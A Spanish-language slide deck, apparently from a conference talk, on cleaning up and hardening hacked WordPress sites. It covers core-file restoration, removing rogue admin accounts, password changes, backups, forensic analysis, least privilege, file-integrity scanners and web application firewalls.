
Your site is hacked and needs immediate attention. Malicious code was detected on your site by our automated scanner. Sign up to secure your site with a

MEDIDAS QUE PODEMOS TOMAR NOSOTROS MISMOS

- Si no lo has hecho aún, escanea tu website!
 - sitecheck.sucuri.net
 - virustotal.com
- Actualiza:
 - WORDPRESS
 - PLUGINS
 - THEMES
 - O SEA... TODO!



Name



A screenshot of a file explorer window showing the directory structure of a WordPress installation. The 'Name' column lists the following items:


- wp-admin
- wp-content
 - plugins
 - akismet
 - hello.php
 - index.php
 - themes
 - twentyfifteen
 - twentyseventeen
 - twentysixteen
 - index.php
 - index.php
- wp-includes
 - index.php
 - license.txt
 - readme.html
 - wp-activate.php
 - wp-blog-header.php
 - wp-comments-post.php
 - wp-config-sample.php
 - wp-cron.php
 - wp-links-opml.php
 - wp-load.php
 - wp-login.php
 - wp-mail.php
 - wp-settings.php
 - wp-signup.php
 - wp-trackback.php
 - xmlrpc.php

MEDIDAS QUE PODEMOS TOMAR NOSOTROS MISMOS

- En la mayoría de los casos, es recomendable restaurar los ficheros y directorios principales a mano.
 - Descargar la versión deseada desde wordpress.org
 - Extraer la carpeta wp-includes y wp-admin y los ficheros sueltos de la raíz
 - Sobrecribir estos en la carpeta de tu sitio web
 - NO Sobrecribir la carpeta wp-content ni el fichero wp-config.php
- Te aseguras que las carpetas y ficheros core están limpios.

MEDIDAS QUE PODEMOS TOMAR NOSOTROS MISMOS

- **Comprueba y elimina**
 - **Usuarios admins** no necesarios (cambia la password de los demás)
 - **Plugins y temas no necesarios**
 - Carpetas y ficheros de **copias de seguridad** desfasados
 - Sitios DEV y TEST en tu server de producción.
- **Cambiar passwords**
 - Conexiones (cPanel, (S)FTP, SSH, ...)
 - Acceso a Base de Datos (recuerda actualizar tu wp-config.php)
 - wp-admin
 - Etc.



Screen Options ▾

Users [Add New](#)

Welcome to the newest version of WP Smush! Auto-smushing on upload is lightning fast now that we handle all the smushing asynchronously. [Find out more here >>](#)

All (5) | Administrator (3) | Contributor (2)

Bulk Actions ▾ Apply Change role to... ▾ Change

<input type="checkbox"/>	Username	Name	Email	Role	Posts
<input type="checkbox"/>	admin	[Redacted]	[Redacted]	Administrator	78
<input checked="" type="checkbox"/>	akmin		no@email.com	Administrator	1
<input type="checkbox"/>	janel	[Redacted]	[Redacted]	Contributor	0
<input type="checkbox"/>	levy	[Redacted]	[Redacted]	Contributor	33
<input checked="" type="checkbox"/>	managed-wp-migration-465790ae	Managed WordPress Migration User	noreply@secureserver.net	Administrator	0
<input checked="" type="checkbox"/>	wp.service.controller.lHmp6			None	0

<input type="checkbox"/>	Username	Name	Email	Role	Posts
--------------------------	----------	------	-------	------	-------

Bulk Actions ▾ Apply Change role to... ▾ Change

MEDIDAS QUE PODEMOS TOMAR NOSOTROS MISMOS

- Restaurar Backup
 - Como última medida
 - Se puede perder información
 - No siempre sabemos exactamente desde cuando está la infección o la vulnerabilidad activa



MEDIDAS QUE PODEMOS TOMAR NOSOTROS MISMOS

- Restaurar Backup
 - Como última medida
 - Se puede perder información
 - No siempre sabemos exactamente desde cuando está la infección o la vulnerabilidad activa

¿Crees que tienes backups?



RKLYK QTY??

AGENTES IMPLICADOS Y JERARQUÍA

Orden de actuación y notificación una vez reconocido un problema.



iP OR

**[PUT _ YOUR _ FAVOU
RITE _ GOD _ HERE]!**

iiMI SEO!!



¡POR [PUT_YOUR_FAVOURITE_GOD_HERE]! ¡¡MI SEO!!

Histerismo

SIEMPRE que hay
hackeo, el SEO se
ve AFECTADO o
ELIMINADO

Mantenimiento
y
monitorización
te salva el trabajo
SEO de meses

Casi siempre es
una cuestión de
tiempo de
reacción

Prevención



Reported Attack Page!

This web page at ██████████.com has been reported as an attack page and has been blocked based on your security preferences.

Attack pages try to install programs that steal private information, use your computer to attack others, or damage your system.

Some attack pages intentionally distribute harmful software, but many are compromised without the knowledge or permission of their owners.

[Get me out of here!](#)

[Why was this page blocked?](#)

[Ignore this warning](#)

**¿iPOR QUÉ A
MI!?**

**O SOBRE EL
ANÁLISIS
FORENSE**

There are two types of companies: those who **have been hacked**, and those who **don't yet know** they have been hacked.

John Chambers
Chief Executive Officer of Cisco




FACTS



- Un ataque a tu sitio casi nunca es específico (alrededor del 98% de las ocasiones)
- En la mayoría de los casos se debe a un **mantenimiento y monitoreo deficiente**
- **La seguridad nunca es del 100%**
- Un certificado SSL no es un escudo anti-ataques
- Los parches, mejoras, nuevas firmas, van (casi) siempre detrás de los hackers.
- **Errare Humanum Est**

ANÁLISIS FORENSE




- Implica personal especializado + herramientas adecuadas
- También llamado backtracking
- **Logs e integridad de ficheros**
- Estudio del timeline del ataque
- Mucho tiempo y caros
- No siempre es fructífero
- Está indicado en caso de reincidencia o presencia de datos muy sensibles
- Auditorías

¡MÁS NUNCA!

**O LA
CHECKLIST
DE MEDIDAS
PROACTIVAS**

SEGURIDAD POR CAPAS



PRINCIPIO DEL MÍNIMO PRIVILEGIO

- Esto se aplica a todo, wp-admin, (S)FTP y cualquier mecanismo de conexión
- Mientras más administradores tengas, mayores son los riesgos de que algo malo suceda
- Asegúrate de que las contraseñas de todas las cuentas son únicas y fuertes
- Haz las tareas administrativas desde la cuenta de administración y crea una cuenta diferente para publicaciones

Utiliza el Principio de Mínimo Privilegio para para administrar roles y privilegios

PLUGINS

El gran olvidado:
**Escáner de
integridad de
ficheros**

Todas las suites de
seguridad lo
incorporan

Determinante para
controlar cualquier
cambio no esperado
en cualquier fichero.

A veces puede ser
algo ruidoso, pero si
te acostumbras es
muy útil

Mi recomendación?
WordFence Y Sucuri

Demás opciones:
incidencia real
mínima en la
seguridad de un sitio

BACKUPS Y ACTUALIZACIONES

- ¡Crea una Estrategia de Copias de Seguridad!
- Realiza copias de seguridad de manera frecuente
- NUNCA almacenes copias de seguridad en tu servidor de producción (cross-site contamination)
- Las copias de seguridad deben almacenarse en un lugar seguro
- Hay muchos servicios que ofrecen servicios de respaldos

Una copia de seguridad limpia y funcional es tu mejor amiga en un mal día




WAF

- Limpia todo el tráfico a tu sitio web
- Previene XSS, DDoS, etc...
- Software vulnerable parcheado y protegido de manera virtual
- Si incorpora CDN, además mejorará en velocidad y rendimiento.
- Herramienta para análisis forense
- Permite bloquear a criterio del usuario

Un Firewall para Aplicaciones Web es la mejor defensa contra los hackers

Firewall para Aplicaciones Web (WAF)

Protege y Acelera tu Sitio Web



¡GRACIAS!

Estaré encantado de responder tus preguntas.



Néstor Angulo

 pharar